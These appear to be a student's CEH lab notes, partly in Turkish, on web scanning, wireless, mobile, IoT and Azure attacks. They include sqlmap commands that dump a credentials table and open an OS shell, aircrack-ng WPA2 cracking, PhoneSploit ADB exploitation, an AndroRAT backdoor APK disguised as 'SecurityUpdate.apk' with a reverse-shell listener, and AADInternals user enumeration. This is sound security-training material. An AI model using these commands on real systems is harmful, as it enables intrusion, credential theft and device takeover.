
In the last step, whoami command was executed, yielding the outcome nt authority\ \system

Lab 3: Detect Web Application Vulnerabilities using Various Web Application Security Tools

Tuesday, January 6, 2026 1:28 AM

Task 1: Detect Web Application Vulnerabilities using Wapiti Web Application Security Scanner

The Wapiti web-application vulnerability scanner identifies security weaknesses in web applications by crawling websites and performing black-box testing. It detects issues like SQL injections, XSS, and other vulnerabilities.



- After installing the tool run **wapiti -u** https://www.certifiedhacker.com command to perform web application security scanning on certifiedhacker.com website.
- Now, in the terminal run **cd /root/.wapiti/generated_report/** to navigate to generated_report directory.
- Run ls command to view the contents of the directory. we can see that the certifiedhacker.com_xxxxxxxx_xxxx.html file is created.

- Run **cp certifiedhacker.com_xxxxxxxx_xxxx.html /home/attacker/** command to copy the .html file to /home/attacker location.

- Open a new terminal and run firefox certifiedhacker.com_xxxxxxxx_xxxx.html command to open the .html file in Firefox browser.

Module 15: SQL Injection

Tuesday, January 6, 2026 1:28 AM

Lab 1: Perform SQL Injection Attacks

Tuesday, January 6, 2026 1:28 AM

Task 1: Perform an SQL Injection Attack Against MSSQL to Extract Databases using sqlmap

sqlmap is an open-source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features, and a broad range of switches-from database fingerprinting and data fetching from the database to accessing the underlying file system and executing commands on the OS via out-of-band connections.

You can use sqlmap to perform SQL injection on a target website using various techniques, including Boolean-based blind, time-based blind, error-based, UNION query-based, stacked queries, and out-of-band SQL injection.

http://www.moviescope.com/. A Login page loads; enter the Username and Password as sam and test, respectively.
Ardından burda profil kısmına tıkladık. Çıkan url'I kopyaladık. Sayfayı inspect edip console kısmında "document.cookie" çalıştırdık ve çıkan satırı kopyaladık.

Run **sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="[cookie value that you copied in Step#7]" --dbs** command.
In this query, -u specifies the target URL (the one you noted down in Step#7), --cookie specifies the HTTP cookie header value, and --dbs enumerates DBMS databases.
Burdaki url profile girip aldığımız url, cookie kısmı ise inspect edip document.cookie dediğimiz değer.

Bunu çalıştırdıktan sonra bize OS bilgilerini, database isimlerini getirdi. Database'lerden moviescope'u seçtik.

Run sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="[cookie value that you copied in Step#7]" -D moviescope --tables.

Burada -D ile database seçtik, --tables ile tables'ları getirecek.

Bunu çalıştırdıktan sonra bize bir sürü table getirdi. Bu table'lardan "User_Login" olanı seçtik.

Run **sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="[cookie value that you copied in Step#7]" -D moviescope -T User_Login --dump** to dump all the User_Login table content.

Bunu çalıştırdıktan sonra kullanıcıların database'I geldi:

able: User_Login
5 entries]

Uid	Uname	isAdmin	password
1	sam	True	test
2	john	True	qwerty
3	kety	NULL	apple
4	steve	NULL	password
5	lee	NULL	test

- Now, switch back to the Parrot Terminal window. Run **sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="[cookie value which you have copied in Step#7]" --os-shell.**
  In this query, --os-shell is the prompt for an interactive OS shell.

- To view the available commands under the OS shell, type **help** and press Enter.

Lab 2: Detect SQL Injection Vulnerabilities using Various SQL Injection Detection Tools

Tuesday, January 6, 2026 9:50 PM

OWASP Zed Attack Proxy (ZAP) is an integrated penetration testing tool for finding vulnerabilities in web applications. It offers automated scanners and a set of tools that allow you to find security vulnerabilities manually. It is designed to be used by people with a wide range of security experience, and as such is ideal for developers and functional testers who are new to penetration testing.

In this task, we will use OWASP ZAP to test a web application for SQL injection vulnerabilities.

We will scan the www.moviescope.com website that is hosted on the Windows Server 2019 machine.

Click Windows Server 2019 to switch to the Windows Server 2019 machine.

If you are logged out of the Windows Server 2019 machine, click Ctrl+Alt+Delete, and login with Administrator/Pa$$w0rd.

Click windows Search icon, search for Zap 2.14.0 in the search bar and launch ZAP.

OWASP ZAP initialized and a prompt that reads Do you want to persist the ZAP Session? appears; select the No, I do not want to persist this session at this moment in time radio button, and click Start.

If a Manage Add-ons window appears, close it.

Screenshot

The OWASP ZAP main window appears; under the Quick Start tab, click the Automated Scan option.

If OWASP ZAP alert pop-up appears, click OK in all the pop-ups.

4a.jpg

The Automated Scan wizard appears, enter the target website in the URL to attack field (in this case, http://www.moviescope.com). Leave other options set to default, and then click the Attack button.

5O.jpg

OWASP ZAP starts performing Active Scan on the target website, as shown in the screenshot.

6O.jpg

After the scan completes, Alerts tab appears. You can observe the vulnerabilities found on the website under the Alerts tab.

The discovered vulnerabilities might differ when you perform this task.

Screenshot

Now, expand the SQL Injection vulnerability node under the Alerts tab.

9a.jpg

Click on the discovered SQL Injection vulnerability and further click on the vulnerable URL.

You can observe the information such as Risk, Confidence, Parameter, Attack, etc., regarding the discovered SQL Injection vulnerability in the lower right-bottom, as shown in the screenshot.

The risks associated with the vulnerability are categorized according to severity of risk as Low, Medium, High, and Informational alerts. Each level of risk is represented by a different flag color:

Red Flag: High risk
Orange Flag: Medium risk
Yellow Flag: Low risk
Blue Flag: Provides details about information disclosure vulnerabilities
11a.jpg

Similarly, expand any other vulnerability (here, SQL Injection-MsSQL) node under the Alerts tab and further click on the vulnerable URLs.

12a.jpg

12b.jpg

This concludes the demonstration of how to detect SQL injection vulnerabilities using OWASP ZAP.

Close all open windows and document all the acquired information.

You can also use other SQL injection detection tools such as Damn Small SQLi Scanner (DSSS) (https://github.com), Snort (https://snort.org), Burp Suite (https://www.portswigger.net), HCL AppScan (https://www. hcl-software.com) etc. to detect SQL injection vulnerabilities.

Module 16: Hacking Wireless Networks

Wednesday, January 7, 2026 12:49 PM

Lab 1: Perform Wireless Traffic Analysis

Task 1: Wi-Fi Packet Analysis using Wireshark

Wireshark'I açtık diyelim. Protocol'de 802.11 varsa wireless, ethernet varsa kablolu.

Lab 2: Perform Wireless Attacks

Task 1: Crack a WPA2 Network using Aircrack-ng
WPA2 is an upgrade to WPA; it includes mandatory support for Counter Mode with Cipher Block Chaining Message Authentication Code Protocol (CCMP), an AES-based encryption protocol with strong security. WPA2 has two modes of operation: WPA2-Personal and WPA2-Enterprise. Despite being stronger than both WEP and WPA, the WPA2 encryption method can also be cracked using various techniques and tools.

In this task, we will use the Aircrack-ng suite to crack a WPA2 network.

Diyelim ki daha önce capture edilmiş bir pcap dosyası var. burada yapılan trafiklerde ben WPA2 ile şifrelenmiş trafiği aircrackng ile çözebilirim. Aşağıdaki komutu çalıştırınca wireless networkün şifresini veriyor. BSSID değeri source veya destination'da yazan MAC adresi, wordlist bildiğin wordlist, en sondaki tek tırnaklı yer de bizim pcap dosyamız.

aircrack-ng -a2 -b [Target BSSID] -w /home/attacker/Desktop/Wordlist/password.txt '/home/attacker/Desktop/Sample Captures/WPA2crack-01.cap'.

Module 17: Hacking Mobile Platforms

Friday, January 9, 2026 12:03 AM

Task 1: Exploit the Android Platform through ADB using PhoneSploit-Pro14

Android Debug Bridge (ADB) is a versatile command-line tool that lets you communicate with a device. ADB facilitates a variety of device actions such as installing and debugging apps, and provides access to a Unix shell that you can use to run several different commands on a device.
Usually, developers connect to ADB on Android devices by using a USB cable, but it is also possible to do so wirelessly by enabling a daemon server at TCP port 5555 on the device.
In this task, we will exploit the Android

run cd PhoneSploit-Pro command to navigate to the PhoneSploit-Pro folder.
(/home/attacker klasöründeki klasöre gidiyorsun)

- Now, execute python3 phonesploitpro.py command to run the tool.
- Type 1 and press Enter to select 1. Connect a Device option.
- When prompted to Enter a phones ip address, type the target Android device's IP address (in this case, 10.10.1.14) and press Enter.

Sonra listeden istediğini seçip çalıştırıyorsun.

Task 2: Hack an Android Device by Creating APK File using AndroRAT

AndroRAT is a tool designed to give control of an Android system to a remote user and to retrieve information from it. AndroRAT is a client/server application developed in Java Android for the client side and the Server is in Python. AndroRAT provides a fully persistent backdoor to the target device as the app starts automatically on device boot up, it also obtains the current location, sim card details, IP address and MAC address of the device.

Run **cd AndroRAT** command to navigate to the AndroRAT repository.

Run **python3 androRAT.py --build -i 10.10.1.13 -p 4444 -o SecurityUpdate.apk** command to create an APK file (here, SecurityUpdate.apk).

- --build: is used for building the APK
- -i: specifies the local IP address (here, 10.10.1.13)
- -p: specifies the port number (here, 4444)
- -o: specifies the output APK file (here, SecurityUpdate.apk)

Ardından oluşturduğumuz apk'yı webe yüklüyoruz androide gidip yüklemek için.

Now, run **python3 androRAT.py --shell -i 0.0.0.0 -p 4444** command to start listening to the victim's machine.

Bununla parrot'tan dinliyoruz. Androide gidip uygulamayı çalıştırdıktan sonra shell alıyoruz. Ardından help diyip çıkan opsiyonlarla istediğimiz şeyi çalıştırabiliriz.

Module 18: IoT and OT Hacking

Friday, January 9, 2026 9:46 PM

Lab 1: Perform Footprinting using Various Footprinting Techniques

The first step in IoT and OT device hacking is to extract information such as IP address, protocols used (MQTT, ModBus, ZigBee, BLE, 5G, IPv6LoWPAN, etc.), open ports, device type, geolocation of the device, manufacturing number, and manufacturer of the device.

Task 1: Gather Information using Online Footprinting Tools


In this task, we will focus on performing footprinting on the MQTT protocol, which is a machine-to-machine (M2M)/"Internet of Things" connectivity protocol. It is useful for connections with remote locations where a small code footprint is required and/or network bandwidth is at a premium.

MQTT portu 1883'dür.

Lab 2: Capture and Analyze IoT Device Traffic

MQTT is a lightweight messaging protocol that uses a publish/subscribe communication pattern. Since the protocol is meant for devices with a low-bandwidth, it is considered ideal for machine-to-machine (M2M) communication or IoT applications. We can create virtual IoT devices over the virtual network using the Bevywise IoT simulator on the client side and communicate these devices to the server using the MQTT Broker web interface. This interface collects data and displays the status and messages of connected devices over the network.

Burda sadece wireshark incelemesi var. mqtt ve 1183 portlarını bildin mi tamamdır. Mesela şöyle:



Module 19: Cloud Computing

Friday, January 9, 2026 9:46 PM

Task 1: Azure Reconnaissance with AADInternals

AADInternals is primarily focused on auditing and attacking Azure Active Directory (AAD) environments, it can still be utilized as part of a broader cloud reconnaissance effort. This tool has several features such as user enumeration, credential extraction, token extraction and manipulation, privilege escalation, etc.

Lab 1: Perform Reconnaissance on Azure


Friday, January 9, 2026 9:46 PM

Task 1: Azure Reconnaissance with AADInternals

AADInternals is primarily focused on auditing and attacking Azure Active Directory (AAD) environments, it can still be utilized as part of a broader cloud reconnaissance effort. This tool has several features such as user enumeration, credential extraction, token extraction and manipulation, privilege escalation, etc.


In this lab we will perform Azure Active Directory reconnaissance as an outsider.

1. Click Windows 11 to switch to the **Windows 11** machine. Click Ctrl+Alt+Delete to activate the machine and login with **Admin/Pa$$w0rd**.
2. Navigate to **E:\CEH-Tools\CEHv13 Module 19 Cloud Computing\GitHub Tools** and copy **AADInternals** folder and paste it on **Desktop**.




3. In the Windows search type **powershell** and under **PowerShell** click on **Run as Administrator** to open an administrator PowerShell window.
   If a **User Account Control** window appears, click **Yes**.
4. In the PowerShell window run **cd C:\Users\Admin\Desktop\AADInternals** command to navigate to **AADInternals** folder.
5. In the PowerShell window run **Install-Module AADInternals** command to install AADInternals module.
   In the **Do you want PowerShellGet to install and import the NuGet provider**

now? Question type **Y** and press **Enter**. In the Are you sure you want to install the modules from "PSGallery"? question type **A** and press **Enter**.




6. Now, run **Import-Module AADInternals** command, to import **AADInternals** module.



7. Now, we will gather the publicly available information of a target Azure AD such as Tenant brand, Tenant name, Tenant ID along with the names of the verified domains.


8. In the PowerShell window run **Invoke-AADIntReconAsOutsider -DomainName company.com | Format-table** command.
In the above command replace the company.com with the target company's domain (here, we

are using eccouncil.org).



9. From the above screenshot we can gather information such as **DNS**, **MX**, **SPF**, **DMARC**, **DKIM** etc.


10. Now, we will perform user enumeration in Azure AD, in the PowerShell window type **Invoke-AADIntUserEnumerationAsOutsider -UserName user@company.com** and press **Enter**. In the above command replace the user@company.com with the target users email address.



